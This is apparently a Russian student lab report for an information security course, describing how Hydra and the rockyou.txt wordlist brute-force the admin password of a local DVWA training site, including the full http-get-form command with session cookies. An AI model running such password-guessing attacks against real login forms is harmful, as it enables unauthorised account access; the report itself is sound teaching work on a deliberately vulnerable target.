

Отчёт по выполнению 3-ого этапа индивидуального проекта

Дисциплина: Основы информационной безопасности

Зинченко Анастасия Романовна

Содержание

Цель работы	1
Задание	1
Выполнение 3-ого этапа индивидуального проекта.....	1
Распаковка архива с паролями	1
Настройка cookie	2
Запрос к hydra	3
Выводы	4
Список литературы.....	4

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для бутфорса паролей

Задание

1. Реализовать эксплуатацию уязвимости с помощью бутфорса паролей

Выполнение 3-ого этапа индивидуального проекта

Распаковка архива с паролями


Чтобы пробутфорсить пароль, нужно для начала найти большой список часто используемых паролей. Возьмём стандартный список паролей rockyou.txt для kali linux. Далее распакуем архив командой `sudo gzip -d`. Нужно сделать так, чтобы файл rockyou.txt находился в домашней директории (рис. [-@fig:001])

```
(arzinchenko@arzinchenko)-[~]
$ ls -l
итого 136676
-rw-r--r-- 1 arzinchenko arzinchenko 139921497 сен 23 2015 rockyou.txt
drwxr-xr-x 2 arzinchenko arzinchenko 4096 мар 6 14:05 Видео
drwxr-xr-x 2 arzinchenko arzinchenko 4096 мар 6 14:05 Документы
drwxr-xr-x 2 arzinchenko arzinchenko 4096 апр 11 20:39 Загрузки
drwxr-xr-x 2 arzinchenko arzinchenko 4096 апр 11 21:01 Изображения
drwxr-xr-x 2 arzinchenko arzinchenko 4096 мар 6 14:05 Музыка
drwxr-xr-x 2 arzinchenko arzinchenko 4096 мар 6 14:05 Общедоступные
drwxr-xr-x 2 arzinchenko arzinchenko 4096 мар 6 14:05 'Рабочий стол'
drwxr-xr-x 2 arzinchenko arzinchenko 4096 мар 6 14:05 Шаблоны
```

Распаковка архива со списком паролей, файл со списком паролей в домашней директории


Настройка cookie

Далее зайдём на сайт DVWA, который был получен в ходе предыдущего этапа индивидуального проекта. Для запроса hydra, который мы будем использовать позже, нам понадобятся параметры cookie с этого сайта. Для того чтобы получить информацию о параметрах cookie надо установить расширение для браузера (рис. [-@fig:002])



Установка расширения

Теперь мы можем увидеть параметры cookie, а также можем их скопировать (рис. [-@fig:003])



Параметры cookie

Запрос к hydra


Теперь вводим в hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используя get-запрос с двумя параметрами cookie (security и PHPSESSID). Для этого введём команду `hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form`

`"/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:security=medium; PHPSESSID=mo5of0gko8op9bf62bhsbefkc1:F=Username and/or password incorrect."` (рис. [-@fig:004])


```
(arzinchenko@arzinchenko)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=mo5of0gko8op9bf62bhsbefkc1:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 19:40:35
```

Запрос к hydra

Спустя время появится результат с подходящим паролем. Введём полученные данные на сайт для проверки. После мы получим положительный результат проверки пароля. Всё правильно и всё хорошо!!! (рис. [-@fig:005]), (рис. [-@fig:006])



Ввод полученного результата в уязвимую форму



Результат

Выводы

В ходе выполнения 3-ого этапа индивидуального проекта мы приобрели практические навыки работы по использованию инструмента hydra для бутфорса паролей.

Список литературы

1. Этапы реализации проекта [Электронный ресурс] URL: <https://esystem.rudn.ru/mod/page/view.php?id=1220336>
2. Словарь Rockyou.txt где находится в Kali Linux и как скачать [Электронный ресурс] URL: <https://spy-soft.net/rockyou-txt/>

3. How to Brute Force Attack on Web Forms? [Step-by-Step] [Электронный ресурс]
URL: <https://www.golinuxcloud.com/brute-force-attack-web-forms/>
4. Расширение Cookie-Editor [Step-by-Step] [Электронный ресурс] URL:
https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/?utm_campaign=external-cookie-editor.com